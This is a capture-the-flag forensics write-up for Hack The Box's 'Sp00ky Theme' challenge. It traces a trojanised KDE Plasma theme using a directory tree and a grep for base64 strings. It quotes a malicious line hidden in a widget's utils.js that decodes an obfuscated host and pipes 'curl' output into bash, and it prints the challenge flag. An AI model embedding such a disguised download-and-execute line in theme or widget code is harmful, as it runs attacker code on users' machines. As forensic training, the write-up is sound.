
Sp00ky Theme

Types	forensic
CTF	HTB



Sp00ky Theme has been Pwned!

Congratulations **alicelallice**, best of luck in capturing flags ahead!

#582
CHALLENGE RANK

05 Sep 2025
PWN DATE

RETIRED
CHALLENGE STATE

🔍 Initial Recon

We started by inspecting the file structure:


bash

`tree ~/Desktop/htb/cp`


The directory included:

- A custom desktop theme (`Otto`)
- A plasmoid widget (`org.kde.netspeedWidget`)
- A zipped theme file (`Sp00ky Theme.zip`)

Given the context, we suspected the payload might be hidden in a script or config file.



```
┌──(kali㉿kali)-[~/Desktop/htb/cp]
└─$ tree
.
├── plasma
│   ├── desktoptheme
│   │   └── Otto
│   │       ├── colors
│   │       ├── dialogs
│   │       │   └── background.svgz
│   │       ├── icons
│   │       │   ├── akonadi.svgz
│   │       │   ├── akregator.svgz
│   │       │   ├── amarok.svgz
│   │       │   ├── applications.svgz
│   │       │   ├── apport.svgz
│   │       │   ├── audio.svgz
│   │       │   ├── battery.svgz
│   │       │   ├── bookmarks.svgz
│   │       │   ├── cantata.svgz
│   │       │   ├── computer.svgz
│   │       │   ├── configure.svgz
│   │       │   ├── device.svgz
│   │       │   ├── disk.svgz
│   │       │   ├── distribute.svgz
│   │       │   ├── document.svgz
│   │       │   ├── drive.svgz
│   │       │   ├── edit.svgz
│   │       │   ├── fcitx.svgz
│   │       │   ├── go.svgz
│   │       │   ├── ime.svgz
│   │       │   ├── input.svgz
│   │       │   ├── kalarm.svgz
│   │       │   ├── kdeconnect.svgz
│   │       │   ├── keyboard.svgz
│   │       │   ├── kget.svgz
│   │       │   ├── kgpg.svgz
│   │       │   ├── kleopatra.svgz
│   │       │   ├── klipper.svgz
│   │       │   ├── kmail.svgz
│   │       │   ├── konversation.svgz
│   │       │   ├── konv_message.svgz
│   │       │   ├── kopete.svgz
```




```
│   │           ├── plot-background.svgz
│   │           ├── radiobutton.svgz
│   │           ├── scrollbar.svgz
│   │           ├── scrollwidget.svgz
│   │           ├── slider.svgz
│   │           ├── switch.svgz
│   │           ├── tabbar.svgz
│   │           ├── tasks.svgz
│   │           ├── timer.svgz
│   │           ├── toolbar.svgz
│   │           ├── tooltip.svgz
│   │           ├── translucentbackground.svgz
│   │           └── viewitem.svgz
│   ├── look-and-feel
│   │   └── Otto
│   │       ├── contents
│   │       │   ├── defaults
│   │       │   ├── layouts
│   │       │   │   └── org.kde.plasma.desktop-layout.js
│   │       │   └── previews
│   │       │       ├── fullscreenpreview.jpg
│   │       │       └── preview.png
│   │       └── metadata.json
│   └── plasmoids
│       └── org.kde.netspeedWidget
│           ├── contents
│           │   ├── code
│           │   │   └── utils.js
│           │   ├── config
│           │   │   ├── config.qml
│           │   │   └── main.xml
│           │   └── ui
│           │       ├── CompactRepresentation.qml
│           │       ├── config
│           │       │   ├── AppMenuDialog.qml
│           │       │   ├── AppPicker.qml
│           │       │   ├── ColorPicker.qml
│           │       │   ├── ConfigAdvanced.qml
│           │       │   └── ConfigGeneral.qml
│           │       ├── Launcher.qml
│           │       └── main.qml
│           └── metadata.json
└── Sp00ky Theme.zip

20 directories, 132 files
```

Payload Discovery

To hunt for encoded strings or suspicious logic, we ran:

bash

```
grep -rE '[A-Za-z0-9+/]{20,}={0,2}' .
```



```
┌──(kali㉿kali)-[~/Desktop/htb/cp]
└─$ grep -rE '[A-Za-z0-9+/]{20,}={0,2}' .
./plasma/plasmoids/org.kde.netspeedWidget/contents/config/main.xml:<kcfg xmlns="http://www.kde.org/standards/kcfg/1.0"
./plasma/plasmoids/org.kde.netspeedWidget/contents/config/main.xml:      xsi:schemaLocation="http://www.kde.org/standards/kcfg/1.0
./plasma/plasmoids/org.kde.netspeedWidget/contents/config/main.xml:      http://www.kde.org/standards/kcfg/1.0/kcfg.xsd" >
./plasma/plasmoids/org.kde.netspeedWidget/contents/config/main.xml:        <entry name="launchApplicationEnabled" type="Bool">
./plasma/plasmoids/org.kde.netspeedWidget/contents/config/main.xml:        <entry name="interfacesWhitelistEnabled" type="Bool">
./plasma/plasmoids/org.kde.netspeedWidget/contents/config/config.qml:           source: 'config/ConfigGeneral.qml'
./plasma/plasmoids/org.kde.netspeedWidget/contents/config/config.qml:           source: 'config/ConfigAdvanced.qml'
./plasma/plasmoids/org.kde.netspeedWidget/contents/ui/main.qml:    property bool launchApplicationEnabled: plasmoid.configuration.launchApplicationEnabled
./plasma/plasmoids/org.kde.netspeedWidget/contents/ui/main.qml:    property bool interfacesWhitelistEnabled: plasmoid.configuration.interfacesWhitelistEnabled
./plasma/plasmoids/org.kde.netspeedWidget/contents/ui/main.qml:    fullRepresentation: CompactRepresentation {}
./plasma/plasmoids/org.kde.netspeedWidget/contents/ui/main.qml:    preferredRepresentation: fullRepresentation
./plasma/plasmoids/org.kde.netspeedWidget/contents/ui/config/ConfigAdvanced.qml:    property alias cfg_launchApplicationEnabled: launchApplicationEnabled.checked
./plasma/plasmoids/org.kde.netspeedWidget/contents/ui/config/ConfigAdvanced.qml:    property alias cfg_interfacesWhitelistEnabled: interfacesWhitelistEnabled.checked
./plasma/plasmoids/org.kde.netspeedWidget/contents/ui/config/ConfigAdvanced.qml:            id: launchApplicationEnabled
./plasma/plasmoids/org.kde.netspeedWidget/contents/ui/config/ConfigAdvanced.qml:            enabled: launcher.item ≠ null && launchApplicationEnabled.checked
./plasma/plasmoids/org.kde.netspeedWidget/contents/ui/config/ConfigAdvanced.qml:            id: interfacesWhitelistEnabled
./plasma/plasmoids/org.kde.netspeedWidget/contents/ui/config/ConfigAdvanced.qml:                color: Kirigami.Theme.alternateBackgroundColor
./plasma/plasmoids/org.kde.netspeedWidget/contents/ui/config/ConfigAdvanced.qml:                            enabled: interfacesWhitelistEnabled.checked
./plasma/plasmoids/org.kde.netspeedWidget/contents/ui/config/AppMenuDialog.qml:            highlightMoveDuration: 0
./plasma/plasmoids/org.kde.netspeedWidget/contents/ui/config/AppMenuDialog.qml:            highlightResizeDuration: 0
./plasma/plasmoids/org.kde.netspeedWidget/contents/ui/config/AppMenuDialog.qml:                    color: Kirigami.Theme.alternateBackgroundColor
./plasma/plasmoids/org.kde.netspeedWidget/contents/ui/config/ConfigGeneral.qml:            onCurrentIndexChanged: cfg_speedLayout = model[currentIndex]['value']
./plasma/plasmoids/org.kde.netspeedWidget/contents/ui/config/ConfigGeneral.qml:            onCurrentIndexChanged: cfg_swapDownUp = model[currentIndex]['value'] == 'up'
./plasma/plasmoids/org.kde.netspeedWidget/contents/ui/config/ConfigGeneral.qml:            onCurrentIndexChanged: cfg_speedUnits = model[currentIndex]['value']
./plasma/plasmoids/org.kde.netspeedWidget/contents/ui/CompactRepresentation.qml:            if (interfacesWhitelistEnabled && interfacesWhitelist.indexOf(key) === -1) {
./plasma/plasmoids/org.kde.netspeedWidget/contents/ui/CompactRepresentation.qml:            if (interfacesWhitelistEnabled && interfacesWhitelist.indexOf(key) === -1) {
./plasma/plasmoids/org.kde.netspeedWidget/contents/ui/CompactRepresentation.qml:    property double doubleIconWidth: showIcons ? (doubleIconTextMetrics.width + marginWidth) : 0
./plasma/plasmoids/org.kde.netspeedWidget/contents/ui/CompactRepresentation.qml:                if (interfacesWhitelistEnabled && interfacesWhitelist.indexOf(key) === -1) {
./plasma/plasmoids/org.kde.netspeedWidget/contents/ui/CompactRepresentation.qml:        id: doubleIconTextMetrics
./plasma/plasmoids/org.kde.netspeedWidget/contents/ui/CompactRepresentation.qml:        enabled: launchApplicationEnabled
./plasma/plasmoids/org.kde.netspeedWidget/contents/code/utils.js:    "UPDATE_URL=$(echo 952MwBHNo9lbOM2X0FzX/Eycz02MoR3X5J2XkNjb3B3eCRFS | rev | base64 -d); curl $UPDATE_URL:1992/update_sh | bash"
./plasma/desktoptheme/Otto/widgets/bar_meter_vertical.svgz:   xmlns:inkscape="http://www.inkscape.org/namespaces/inkscape"
./plasma/desktoptheme/Otto/widgets/bar_meter_vertical.svgz:           rdf:resource="http://purl.org/dc/dcmitype/StillImage" />
./plasma/desktoptheme/Otto/widgets/glowbar.svgz:   xmlns:inkscape="http://www.inkscape.org/namespaces/inkscape"
./plasma/desktoptheme/Otto/widgets/glowbar.svgz:           rdf:resource="http://purl.org/dc/dcmitype/StillImage" />
./plasma/desktoptheme/Otto/colors:ChangeSelectionColor=true
./plasma/desktoptheme/Otto/plasmarc:defaultWallpaperTheme=
./plasma/desktoptheme/Otto/plasmarc:[AdaptiveTransparency]
grep: ./plasma/look-and-feel/Otto/contents/previews/fullscreenpreview.jpg: binary file matches
./plasma/look-and-feel/Otto/contents/layouts/org.kde.plasma.desktop-layout.js:                    "favoritesPortedToKAstats": "true",
```

This revealed a juicy line in `utils.js`:

js

```
"UPDATE_URL=$(echo 952MwBHNo9lb0M2X0FzX/Eycz02MoR3X5J2XkNjb3B3eCRFS | rev | base64 -d); curl $UPDATE_URL:1992/update_sh | bash"
```


The string was:

- **Base64-encoded**
- **Reversed** before decoding

We decoded it manually:

bash

```
echo "952MwBHNo9lb0M2X0FzX/Eycz02MoR3X5J2XkNjb3B3eCRFS" | rev | base64 -d
```



```
┌──(kali㉿kali)-[~/Desktop/htb/cp]
└─$ echo "952MwBHNo9lb0M2X0FzX/Eycz02MoR3X5J2XkNjb3B3eCRFS" | rev | base64 -d
HTB{pwn3d_by_th3m3s!?_1t_c4n_h4pp3n}
```

And boom 💥 — the flag dropped:

Code

```
HTB{pwn3d_by_th3m3s!?_1t_c4n_h4pp3n}
```